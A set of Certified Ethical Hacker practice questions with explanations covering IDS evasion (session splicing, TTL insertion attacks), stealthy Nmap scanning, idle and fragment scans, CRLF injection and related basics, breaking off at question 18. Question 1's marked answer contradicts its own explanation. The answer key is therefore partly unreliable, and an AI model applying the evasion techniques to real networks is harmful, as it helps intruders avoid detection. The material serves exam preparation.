

Certified Ethical Hacker. Test 1

Question 1:

Session splicing is an IDS evasion technique that exploits how some IDSs do not reconstruct sessions before performing pattern matching on the data. The idea behind session splicing is to split data between several packets, ensuring that no single packet matches any patterns within an IDS signature. Which tool can be used to perform session splicing attacks?

- **tcpsplice**
- **Burp**
- **Hydra**
- **Whisker**
- **(Correct)**

Explanation

«Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as Nessus for session splicing attacks.»

Did you know that the EC-Council exam shows how well you know their official book? So, there is no "Whisker" in it. In the chapter "Evading IDS" -> "Session Splicing", the recommended tool for performing a session-splicing attack is Nessus. Where Wisker came from is not entirely clear, but I will assume the author of the question found it while copying Wikipedia.

https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques

One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.

NOTE: Yes, I found scraps of information about the tool that existed in 2012, but I can not give you unverified information. According to the official tutorials, the correct answer is Nessus, but if you know anything about Wisker, please write in the QA section. Maybe this question will be updated soon, but I'm not sure about that.

Incorrect answers:

tcpslice <https://github.com/the-tcpdump-group/tcpslice>

A tool for extracting portions of packet trace files generated using tcpdump's -w flag.
<https://www.tcpdump.org/>

Burp <https://portswigger.net/burp>

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by the company named Portswigger.

Hydra [https://en.wikipedia.org/wiki/Hydra_\(software\)](https://en.wikipedia.org/wiki/Hydra_(software))

Hydra is a parallelized network logon cracker built in various operating systems like Kali Linux, Parrot and other major penetration testing environments. Hydra works by using different approaches to perform brute-force attacks in order to guess the right username and password combination. Hydra is commonly used by penetration testers together with a set of programmes like crunch, cupp etc, which are used to generate wordlists. Hydra is then used to test the attacks using the wordlists that these programmes created.

Question 2:

Which of the following characteristics is not true about the Simple Object Access Protocol?

- **Exchanges data between web services.**
- **Only compatible with the application protocol HTTP.**
- **(Correct)**
- **Allows for any programming model.**
- **Using Extensible Markup Language.**

Explanation

<https://en.wikipedia.org/wiki/SOAP>

SOAP can be used with any application-level protocol: SMTP, FTP, HTTP, HTTPS, etc. However, its interaction with each of these protocols has its own characteristics, which must be defined separately. Most often SOAP is used over HTTP.

SOAP (formerly an acronym for Simple Object Access Protocol) is a messaging protocol specification for exchanging structured information in the implementation of web services in computer networks. Its purpose is to provide extensibility, neutrality, verbosity and independence. It uses XML Information Set for its message format, and relies on application layer protocols, most often Hypertext Transfer Protocol (HTTP), although some legacy systems communicate over Simple Mail Transfer Protocol (SMTP), for message negotiation and transmission.

SOAP allows developers to invoke processes running on disparate operating systems (such as Windows, macOS, and Linux) to authenticate, authorize, and communicate using Extensible Markup Language (XML). Since Web protocols like HTTP are installed and running on all operating systems, SOAP allows clients to invoke web services and receive responses independent of language and platforms.

SOAP provides the Messaging Protocol layer of a web services protocol stack for web services. It is an XML-based protocol consisting of three parts:

- an envelope, which defines the message structure and how to process it
- a set of encoding rules for expressing instances of application-defined datatypes
- a convention for representing procedure calls and responses

SOAP has three major characteristics:

extensibility (security and WS-Addressing are among the extensions under development)

neutrality (SOAP can operate over any protocol such as HTTP, SMTP, TCP, UDP)

independence (SOAP allows for any programming model)

As an example of what SOAP procedures can do, an application can send a SOAP request to a server that has web services enabled—such as a real-estate price database—with the parameters for a search. The server then returns a SOAP response (an XML-formatted document with the resulting data), e.g., prices, location, features. Since the generated data comes in a standardized machine-parsable format, the requesting application can then integrate it directly.

Question 3:

According to the Payment Card Industry Data Security Standard, when is it necessary to conduct external and internal penetration testing?

- At least once a year and after any significant upgrade or modification.
- (Correct)
- At least once every two years and after any significant upgrade or modification.
- At least once every three years or after any significant upgrade or modification.
- At least twice a year or after any significant upgrade or modification.

Explanation

https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2-1.pdf?agreement=true&time=1608548545820

According to clause 11.3 of Payment Card Industry Data Security Standard: "Perform external penetration testing at least annually and after any significant infrastructure or application upgrade or modification (such as an operating system upgrade, a sub-network added to the environment, or a web server added to the environment)."

Question 4:

Alex, the penetration tester, performs a server scan. To do this, he uses the method where the TCP Header is split into many packets so that it becomes difficult to determine what packages are used for. Determine the scanning technique that Alex uses?

- Inverse TCP flag scanning
- IP Fragmentation Scan
- (Correct)
- TCP Scanning
- ACK flag scanning

Explanation

https://en.wikipedia.org/wiki/IP_fragmentation_attack

IP fragmentation attacks are a kind of computer security attack based on how the Internet Protocol (IP) requires data to be transmitted and processed. Specifically, it invokes IP fragmentation, a process used to partition messages (the service data unit (SDU); typically a packet) from one layer of a network into multiple smaller payloads that can fit within the lower layer's protocol data unit (PDU). Every network link has a maximum size of messages that may be transmitted, called the maximum transmission unit (MTU). If the SDU plus metadata added at the link-layer exceeds the MTU, the SDU must be fragmented. IP fragmentation attacks exploit this process as an attack vector.

Part of the TCP/IP suite is the Internet Protocol (IP) which resides at the Internet Layer of this model. IP is responsible for the transmission of packets between network end points. IP includes some features which provide basic measures of fault-tolerance (time to live, checksum), traffic prioritization (type of service) and support for the fragmentation of larger packets into multiple smaller packets (ID field, fragment offset). The support for fragmentation of larger packets provides a protocol allowing routers to fragment a packet into smaller packets when the original packet is too large for the supporting datalink frames. IP fragmentation exploits (attacks) use the fragmentation protocol within IP as an attack vector.

Incorrect answers:

ACK scanning https://en.wikipedia.org/wiki/Port_scanner#ACK_scanning

ACK scanning is one of the more unusual scan types, as it does not exactly determine whether the port is open or closed, but whether the port is filtered or unfiltered. This is especially good when attempting to probe for the existence of a firewall and its rulesets. Simple packet filtering will allow established connections (packets with the ACK bit set), whereas a more sophisticated stateful firewall might not.

TCP scanning https://en.wikipedia.org/wiki/Port_scanner#TCP_scanning

The simplest port scanners use the operating system's network functions and are generally the next option to go to when SYN is not a feasible option (described next). Nmap calls this mode connect scan, named after the Unix `connect()` system call. If a port is open, the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection to avoid performing a Denial-of-service attack. Otherwise an error code is returned. This scan mode has the advantage that the user does not require special privileges. However, using the OS network functions prevents low-level control, so this scan type is less common. This method is "noisy", particularly if it is a "portsweep": the services can log the sender IP address and Intrusion detection systems can raise an alarm.

Inverse TCP flag scanning

Inverse TCP flag scanning works by sending TCP probe packets with or without TCP flags. Based on the response, it is possible to determine whether the port is open or closed. If there is no response, then the port is open. If the response is RST, then the port is closed.

Question 5:

The evil hacker Antonio is trying to attack the IoT device. He will use several fake identities to create a strong illusion of traffic congestion, affecting communication between neighbouring nodes and networks. What kind of attack does Antonio perform?

- **Sybil Attack**
- **(Correct)**
- **Exploit Kits**
- **Forged Malicious Device**
- **Side-Channel Attack**

Explanation

https://en.wikipedia.org/wiki/Sybil_attack

The Sybil attack in computer security is an attack wherein a reputation system is subverted by creating multiple identities. A reputation system's vulnerability to a Sybil attack depends on how cheaply identities can be generated, the degree to which the reputation system accepts inputs from entities that do not have a chain of trust linking them to a trusted entity, and whether the reputation system treats all entities identically. As of 2012, evidence showed that large-scale Sybil attacks could be carried out in a very cheap and efficient way in extant realistic systems such as BitTorrent Mainline DHT.

An entity on a peer-to-peer network is a piece of software which has access to local resources. An entity advertises itself on the peer-to-peer network by presenting an identity. More than one identity can correspond to a single entity. In other words, the mapping of identities to entities is many to one. Entities in peer-to-peer networks use multiple identities for purposes of redundancy, resource sharing, reliability and integrity. In peer-to-peer networks, the identity is used as an abstraction so that a remote entity can be aware of identities without necessarily knowing the correspondence of identities to local entities. By default, each distinct identity is usually assumed to correspond to a distinct local entity. In reality, many identities may correspond to the same local entity.

Incorrect answers:

Exploit Kits

An exploit kit is simply a collection of exploits, which is a simple one-in-all tool for managing a variety of exploits altogether. Exploit kits act as a kind of repository and make it easy for users without much technical knowledge to use exploits. Users can add their own exploits to it and use them simultaneously apart from the pre-installed ones.

Side-Channel Attack https://en.wikipedia.org/wiki/Side-channel_attack

A side-channel attack is any attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself (e.g. cryptanalysis and software bugs). Timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information, which can be exploited.

Some side-channel attacks require technical knowledge of the internal operation of the system, although others such as differential power analysis are effective as black-box attacks. The rise of Web 2.0 applications and software-as-a-service has also significantly raised the possibility of side-channel attacks on the web, even when transmissions between a web browser and server are encrypted (e.g. through HTTPS or WiFi encryption), according to researchers from Microsoft Research and Indiana University.

Question 6:

Which of the following wireless standard has bandwidth up to 54 Mbit/s and signals in a regulated frequency spectrum around 5 GHz?

- **802.11i**
- **802.11n**
- **802.11a**
- **(Correct)**
- **802.11g**

Explanation

[https://en.wikipedia.org/wiki/IEEE_802.11#802.11a_\(OFDM_waveform\)](https://en.wikipedia.org/wiki/IEEE_802.11#802.11a_(OFDM_waveform))

802.11a, published in 1999, uses the same data link layer protocol and frame format as the original standard, but an OFDM based air interface (physical layer). It operates in the 5 GHz band with a maximum net data rate of 54 Mbit/s, plus error correction code, which yields realistic net achievable throughput in the mid-20 Mbit/s. It has seen widespread worldwide implementation, particularly within the corporate workspace.

Incorrect answers:

802.11n

802.11n is an amendment that improves upon the previous 802.11 standards; its first draft of certification was published in 2006. The 802.11n standard was retroactively labelled as Wi-Fi 4 by the Wi-Fi Alliance. The standard added support for multiple-input multiple-output antennas (MIMO). 802.11n operates on both the 2.4 GHz and the 5 GHz bands. Support for 5 GHz bands is optional. Its net data rate ranges from 54 Mbit/s to 600 Mbit/s. The IEEE has approved the amendment, and it was published in October 2009. Prior to the final ratification, enterprises were already migrating to 802.11n networks based on the Wi-Fi Alliance's certification of products conforming to a 2007 draft of the 802.11n proposal.

802.11g

In June 2003, a third modulation standard was ratified: 802.11g. This works in the 2.4 GHz band (like 802.11b), but uses the same OFDM based transmission scheme as 802.11a. It operates at a maximum physical layer bit rate of 54 Mbit/s exclusive of forward error correction codes, or about 22 Mbit/s average throughput. 802.11g hardware is fully backward compatible with 802.11b hardware, and therefore is encumbered with legacy issues that reduce throughput by ~21% when compared to 802.11a

802.11i https://en.wikipedia.org/wiki/IEEE_802.11i-2004

IEEE 802.11i-2004, or 802.11i for short, is an amendment to the original IEEE 802.11, implemented as Wi-Fi Protected Access II (WPA2). The draft standard was ratified on 24 June 2004. This standard specifies security mechanisms for wireless networks, replacing the short Authentication and privacy clause of the original standard with a detailed Security clause. In the process, the amendment deprecated broken Wired Equivalent Privacy (WEP), while it was later incorporated into the published IEEE 802.11-2007 standard.

Question 7:

Attacker uses various IDS evasion techniques to bypass intrusion detection mechanisms. At the same time, IDS is configured to detect possible violations of the security policy, including unauthorized access and misuse. Which of the following evasion method depend on the Time-to-Live (TTL) fields of a TCP/IP ?

- Denial-of-Service Attack
- Unicode Evasion
- Insertion Attack
- (Correct)
- Obfuscation

Explanation

According to the EC-Council's study guides, the Insertion Attack looks like this: The attacker can send packets whose time-to-live (TTL) fields are crafted to reach the IDS but not the target computers. This will result in the IDS and the target system having two different character strings. An attacker confronts the IDS with a stream of one-character packets (the attacker-originated data stream), in which one of the characters (the letter "X") will be accepted only by the IDS. As a result, the IDS and the end system reconstruct two different strings.

More information about Insertion Attack:

An IDS can accept a packet that an end-system rejects. An IDS that does this makes the mistake of believing that the end-system has accepted and processed the packet when it actually hasn't. An attacker can exploit this condition by sending packets to an end-system that it will reject, but that the IDS will think are valid. In doing this, the attacker is "inserting" data into the IDS --- no other system on the network cares about the bad packets.

It calls an "insertion" attack, and conditions that lend themselves to insertion attacks are the most prevalent vulnerabilities in the intrusion detection systems we tested. An attacker can use insertion attacks to defeat signature analysis, allowing her to slip attacks past an IDS.

To understand why insertion attacks foil signature analysis, it's important to understand how the technique is employed in real ID systems. For the most part, ``signature analysis'' uses pattern-matching algorithms to detect a certain string within a stream of

data. For instance, an IDS that tries to detect a PHF attack will look for the string ``phf'' within an HTTP "GET" request, which is itself a longer string that might look something like "GET /cgi-bin/phf?".

The IDS can easily detect the string "phf" in that HTTP request using a simple substring search. However, the problem becomes much more difficult to solve when the attacker can send the same request to a webserver, but force the IDS to see a different string, such as "GET /cgi-bin/pleasedontdetectthisforme?". The attacker has used an insertion attack to add "leasedontdetectt", "is", and "orme" to the original stream. The IDS can no longer pick out the string "phf" from the stream of data it observes.

Incorrect answers:

Denial-of-Service Attack https://en.wikipedia.org/wiki/Denial-of-service_attack

A denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

In a distributed denial-of-service attack (DDoS attack), the incoming traffic flooding the victim originates from many different sources. This effectively makes it impossible to stop the attack simply by blocking a single source.

A DoS or DDoS attack is analogous to a group of people crowding the entry door of a shop, making it hard for legitimate customers to enter, thus disrupting trade.

Obfuscation

Obfuscation refers to the process of concealing something important, valuable, or critical. Cybercriminals use obfuscation to conceal information such as files to be downloaded, sites to be visited, etc.

Unicode invasion

Using Unicode representation, where each character has a unique value regardless of the platform, program, or language, is also an effective way to evade IDSs. For example, an attacker might evade an IDS by using the Unicode character c1 to represent a slash for a Web page request.

Question 8:

Which of the following is the method of determining the movement of a data packet from an untrusted external host to a protected internal host through a firewall?

- Session hijacking
- Network sniffing
- Firewalking
- (Correct)
- MITM

Explanation

[https://en.wikipedia.org/wiki/Firewalk_\(computing\)](https://en.wikipedia.org/wiki/Firewalk_(computing))

Firewalking is a technique developed by Mike Schiffman and David Goldsmith that utilizes traceroute techniques and TTL values to analyze IP packet responses in order to determine gateway ACL (Access Control List) filters and map networks. It is an active reconnaissance network security analysis technique that attempts to determine which layer 4 protocols a specific firewall will allow.

Firewalking is the method of determining the movement of a data packet from an untrusted external host to a protected internal host through a firewall.

The idea behind firewalking is to determine which ports are open and whether packets with control information can pass through a packet-filtering device.

Gathering information about a remote network protected by a firewall can be accomplished using firewalking. One of the uses of firewalking is to determine the hosts present inside the perimeter of the protected network. Another application is to determine the list of ports accessible via a firewall.

Incorrect answers:

Session Hijacking https://en.wikipedia.org/wiki/Session_hijacking

In computer science, session hijacking, sometimes also known as cookie hijacking, exploits a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. It refers to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers. The HTTP cookies used to maintain a session on many

web sites can be easily stolen by an attacker using an intermediary computer or access to the saved cookies on the victim's computer. After successfully stealing appropriate session cookies, an adversary might use the Pass the Cookie technique to perform session hijacking. Cookie hijacking is commonly used against client authentication on the internet. Modern web browsers use cookie protection mechanisms to protect the web from being attacked.

Network sniffing https://en.wikipedia.org/wiki/Sniffing_attack

Sniffing attack or a sniffer attack, in context of network security, corresponds to theft or interception of data by capturing the network traffic using a sniffer (an application aimed at capturing network packets). When data is transmitted across networks, if the data packets are not encrypted, the data within the network packet can be read using a sniffer. Using a sniffer application, an attacker can analyze the network and gain information to eventually cause the network to crash or to become corrupted, or read the communications happening across the network.

MITM https://en.wikipedia.org/wiki/Man-in-the-middle_attack

A man-in-the-middle (MITM) is a cyberattack where the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other.

Question 9:

Often, for a successful attack, hackers very skillfully simulate phishing messages. To do this, they collect the maximum information about the company that they will attack: emails of real employees (including information about the hierarchy in the company), information about the appearance of the message (formatting, logos), etc. What is the name of this stage of the hacker's work?

- **Investigation stage**
- **Enumeration stage**
- **Reconnaissance stage**
- **(Correct)**
- **Exploration stage**

Explanation

In this stage, attackers act like detectives, gathering information to understand their target truly. From examining email lists to open source information, their goal is to know the network better than those who run and maintain it. They hone in on the technology's security aspect, study the weaknesses, and use any vulnerability to their advantage.

The reconnaissance stage can be viewed as the most important because it takes patience and time, from weeks to several months. Any information the infiltrator can gather on the company, such as employee names, phone numbers, and email addresses, will be vital.

Attackers will also start to poke the network to analyze what systems and hosts are there. They will note any changes in the system that can be used as an entrance point. For example, leaving your network open for a vendor to fix an issue can also allow the cybercriminal to plant himself inside.

By the end of this pre-attack phase, attackers will have created a detailed map of the network, highlighted the system's weaknesses, and continued with their mission. Another point of focus during the reconnaissance stage is understanding the network's trust boundaries. With an increase in employees working from home or using their personal devices for work, there is an increase in data breaches.

NOTE: Reconnaissance takes place in two parts - Active Reconnaissance and Passive Reconnaissance. And again, the problem of the question is in the levels of abstraction. It can be difficult to choose one correct option if it is part of something larger. Reconnaissance is a

set of processes and techniques (Footprinting, Scanning & Enumeration) to discover and collect information about a target system covertly. "Footprinting" would have been more correct.

Question 10:

Identify Secure Hashing Algorithm, which produces a 160-bit digest from a message on principles similar to those used in MD4 and MD5?

- SHA-1
- (Correct)
- SHA-3
- SHA-0
- SHA-2

Explanation

Correct answer: SHA-1

Explanation

: <https://en.wikipedia.org/wiki/SHA-1>

SHA-1 (Secure Hash Algorithm 1) is a cryptographic hash function which takes an input and produces a 160-bit (20-byte) hash value known as a message digest – typically rendered as a hexadecimal number, 40 digits long. It was designed by the United States National Security Agency, and is a U.S. Federal Information Processing Standard.

SHA-1 produces a message digest based on principles similar to those used by Ronald L. Rivest of MIT in the design of the MD2, MD4 and MD5 message digest algorithms, but generates a larger hash value (160 bits vs. 128 bits).

Incorrect answers:

SHA-0 <https://en.wikipedia.org/wiki/SHA-1#SHA-0>

The original algorithm specification was published in 1993 as the Secure Hash Standard (FIPS PUB 180). This version is known as SHA-0 and soon after the issue was withdrawn by NSA which made the change on it. The change concerned the rotation bits left by n positions and should contribute to greater security. April 17, 1995 it was granted a standard and the version known as SHA-1 (FIPS PUB 180-1).

SHA-2 <https://en.wikipedia.org/wiki/SHA-2>

SHA-2 (Secure Hash Algorithm 2) is a set of cryptographic hash functions designed by the United States National Security Agency (NSA) and first published in 2001. They are built using the Merkle–Damgård construction, from a one-way compression function itself built using the Davies–Meyer structure from a specialized block cipher.

SHA-2 includes significant changes from its predecessor, SHA-1. The SHA-2 family consists of six hash functions with digests (hash values) that are 224, 256, 384 or 512 bits: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA-512/256. SHA-256 and SHA-512 are novel hash functions computed with 32-bit and 64-bit words, respectively. They use different shift amounts and additive constants, but their structures are otherwise virtually identical, differing only in the number of rounds. SHA-224 and SHA-384 are truncated versions of SHA-256 and SHA-512 respectively, computed with different initial values. SHA-512/224 and SHA-512/256 are also truncated versions of SHA-512, but the initial values are generated using the method described in Federal Information Processing Standards (FIPS) PUB 180-4.

SHA-2 was first published by the National Institute of Standards and Technology (NIST) as a U.S. federal standard (FIPS). The SHA-2 family of algorithms are patented in US patent 6829355. The United States has released the patent under a royalty-free license.

SHA-3 <https://en.wikipedia.org/wiki/SHA-3>

SHA-3 (Secure Hash Algorithm 3) is the latest member of the Secure Hash Algorithm family of standards, released by NIST on August 5, 2015. Although part of the same series of standards, SHA-3 is internally different from the MD5-like structure of SHA-1 and SHA-2.

SHA-3 is a subset of the broader cryptographic primitive family Keccak (/kɛtʃæk/ or /kɛtʃa:k/), designed by Guido Bertoni, Joan Daemen, Michaël Peeters, and Gilles Van Assche, building upon RadioGatún. Keccak's authors have proposed additional uses for the function, not (yet) standardized by NIST, including a stream cipher, an authenticated encryption system, a "tree" hashing scheme for faster hashing on certain architectures, and AEAD ciphers Keyak and Ketje.

Keccak is based on a novel approach called sponge construction. Sponge construction is based on a wide random function or random permutation, and allows inputting

("absorbing" in sponge terminology) any amount of data, and outputting ("squeezing") any amount of data, while acting as a pseudorandom function with regard to all previous inputs. This leads to great flexibility.

Question 11:

Which of the following Nmap's commands allows you to most reduce the probability of detection by IDS when scanning common ports?

- `nmap -A -Pn`
- `nmap -A --host-timeout 99-T1`
- `nmap -sT -O -T0`
- **(Correct)**
- `nmap -sT -O -T2`

Explanation

<https://nmap.org/book/man-performance.html>

Nmap offers a simple approach, with six timing templates. You can specify them with the `-T` option and their number (0–5) or their name. The template names are paranoid (0), sneaky (1), polite (2), normal (3), aggressive (4), and insane (5). The first two are for IDS evasion. Polite mode slows down the scan to use less bandwidth and target machine resources. Normal mode is the default and so `-T3` does nothing. Aggressive mode speeds scans up by making the assumption that you are on a reasonably fast and reliable network. Finally insane mode assumes that you are on an extraordinarily fast network or are willing to sacrifice some accuracy for speed.

NOTE: The trick here is to choose the slowest scan. And here everything is obvious (`T0`). Without an explicit indication of the speed, the default mode (`T3`).

Question 12:

What is a set of extensions to DNS that provide to DNS clients (resolvers) origin authentication, authenticated denial of existence and data integrity, but not availability or confidentiality?

- **Resource records**
- **DNSSEC**
- **(Correct)**
- **Resource transfer**
- **Zone transfer**

Explanation

The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by DNS for use on IP networks. DNSSEC is a set of extensions to DNS that provide to DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality. DNSSEC is necessary because the original DNS design did not include security but was designed to be a scalable distributed system. DNSSEC adds security while maintaining backward compatibility.

Question 13:

Which of the following web application attack inject the special character elements "Carriage Return" and "Line Feed" into the user's input to trick the web server, web application, or user into believing that the current object is terminated and a new object has been initiated?

- **Server-Side JS Injection.**
- **Log Injection.**
- **CRLF Injection.**
- **(Correct)**
- **HTML Injection.**

Explanation

CRLF refers to the special character elements "Carriage Return" and "Line Feed." These elements are embedded in HTTP headers and other software code to signify an End of Line (EOL) marker. Many internet protocols, including MIME (e-mail), NNTP (newsgroups) and, more importantly, HTTP, use CRLF sequences to split text streams into discrete elements. Web application developers split HTTP and other headers based on where CRLF is located. Exploits occur when an attacker is able to inject a CRLF sequence into an HTTP stream. By introducing this unexpected CRLF injection, the attacker is able to maliciously exploit CRLF vulnerabilities in order to manipulate the web application's functions.

A more formal name for CRLF injection is Improper Neutralization of CRLF Sequences. Because CRLF injection is frequently used to split HTTP responses, it can also be designated as HTTP Response Splitting or Improper Neutralization of CRLF Sequences in HTTP Headers.

Question 14:

Elon plans to make it difficult for the packet filter to determine the purpose of the packet when scanning. Which of the following scanning techniques will Elon use?

- ICMP scanning.
- ACK scanning.
- IPID scanning.
- SYN/FIN scanning using IP fragments.
- **(Correct)**

Explanation

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

Incorrect answers:

ICMP scanning

The Internet Control Message Protocol (ICMP) is like the TCP protocol; both support protocols in the internet protocol suite. ICMP is used for checking live systems; ping is the most well-known utility that uses ICMP requests. Its principle is very simple—ICMP scanning sends requests to hosts and waits for an echo request to check whether the system is alive.

ACK scanning

ACK scanning is one of the more unusual scan types, as it does not exactly determine whether the port is open or closed, but whether the port is filtered or unfiltered. This is

especially good when attempting to probe for the existence of a firewall and its rulesets.

IPIPID scanning https://en.wikipedia.org/wiki/Idle_scan

Idle scans take advantage of predictable Identification field value from IP header: every IP packet from a given source has an ID that uniquely identifies fragments of an original IP datagram; the protocol implementation assigns values to this mandatory field generally by a fixed value (1) increment. Because transmitted packets are numbered in a sequence you can say how many packets are transmitted between two packets that you receive.

An attacker would first scan for a host with a sequential and predictable sequence number (IPIPID). The latest versions of Linux, Solaris, OpenBSD, and Windows Vista are not suitable as zombie, since the IPIPID has been implemented with patches that randomized the IPIPID. Computers chosen to be used in this stage are known as "zombies".

Once a suitable zombie is found the next step would be to try to establish a TCP connection with a given service (port) of the target system, impersonating the zombie. It is done by sending a SYN packet to the target computer, spoofing the IP address from the zombie, i.e. with the source address equal to zombie IP address.

If the port of the target computer is open it will accept the connection for the service, responding with a SYN/ACK packet back to the zombie.

The zombie computer will then send a RST packet to the target computer (to reset the connection) because it did not actually send the SYN packet in the first place.

Since the zombie had to send the RST packet it will increment its IPIPID. This is how an attacker would find out if the target's port is open. The attacker will send another packet to the zombie. If the IPIPID is incremented only by a step then the attacker would know that the particular port is closed.

The method assumes that zombie has no other interactions: if there is any message sent for other reasons between the first interaction of the attacker with the zombie and the second interaction other than RST message, there will be a false positive.

Question 15:

You analyze the logs and see the following output of logs from the machine with the IP address of 192.168.0.132:

```
Time August 21 11:22:06 Port:20 Source:192.168.0.30
Destination:192.168.0.132 Protocol:TCP
Time August 21 11:22:08 Port:21 Source:192.168.0.30
Destination:192.168.0.132 Protocol:TCP
Time August 21 11:22:11 Port:22 Source:192.168.0.30
Destination:192.168.0.132 Protocol:TCP
Time August 21 11:22:14 Port:23 Source:192.168.0.30
Destination:192.168.0.132 Protocol:TCP
Time August 21 11:22:15 Port:25 Source:192.168.0.30
Destination:192.168.0.132 Protocol:TCP
Time August 21 11:22:19 Port:80 Source:192.168.0.30
Destination:192.168.0.132 Protocol:TCP
Time August 21 11:22:21 Port:443 Source:192.168.0.30
Destination:192.168.0.132 Protocol:TCP
```

What conclusion can you make based on this output?

- **Port scan targeting 192.168.0.132**
- **(Correct)**
- **Port scan targeting 192.168.0.30**
- **Teardrop attack targeting 192.168.0.132**
- **Denial of service attack targeting 192.168.0.132**

Explanation

<https://nmap.org/book/nmap-defenses-detection.html>

As we can see in the image from IP 192.168.0.30 a lot of requests are received to IP 192.168.0.132 on different ports 20, 21, 22, etc.

Based on this, we can conclude that a port scan is being performed at 192.168.0.132.

Question 16:

Michael works as a system administrator. He receives a message that several sites are no longer available. Michael tried to go to the sites by URL, but it didn't work. Then he tried to ping the sites and enter IP addresses in the browser - it worked. What problem could Michael identify?

- **Traffic is Blocked on UDP Port 56**
- **Traffic is Blocked on UDP Port 53**
- **(Correct)**
- **Traffic is Blocked on UDP Port 69**
- **Traffic is Blocked on UDP Port 88**

Explanation

Most likely have an issue with DNS.

DNS stands for “Domain Name System.” It’s a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server’s unique ID where a website is stored.

Think of the DNS system as the internet’s phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people’s names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.

NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.

The 8 steps in a DNS lookup:

1. A user types ‘example.com’ into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
2. The resolver then queries a DNS root nameserver;

3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
4. The resolver then requests the .com TLD;
5. The TLD server then responds with the IP address of the domain's nameserver, example.com;
6. Lastly, the recursive resolver sends a query to the domain's nameserver;
7. The IP address for example.com is then returned to the resolver from the nameserver;
8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially;

Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:

9. The browser makes an HTTP request to the IP address;
10. The server at that IP returns the webpage to be rendered in the browser.

NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

Question 17:

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

- **Requires vendor updates for a new threat.**
- **Can identify unknown attacks.**
- **(Correct)**
- **Cannot deal with encrypted network traffic.**
- **Produces less false positives.**

Explanation

https://en.wikipedia.org/wiki/Anomaly-based_intrusion_detection_system

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.

Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.

Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

Question 18:

Which of the following command will help you launch the Computer Management Console from "Run" windows as a local administrator Windows 7?

- **ncpa.cpl**
- **compmgmt.msc**
- **(Correct)**
- **services.msc**
- **gpedit.msc**

Explanation

<https://www.digitalcitizen.life/ways-open-computer-management-windows/>

The Run window is quick method to open system tools in Windows. You can also use it to open Computer Management. Press the Win + R keys on your keyboard to open Run, enter the command compmgmt.msc, and then press Enter or OK.

Incorrect answers:

gpedit.msc

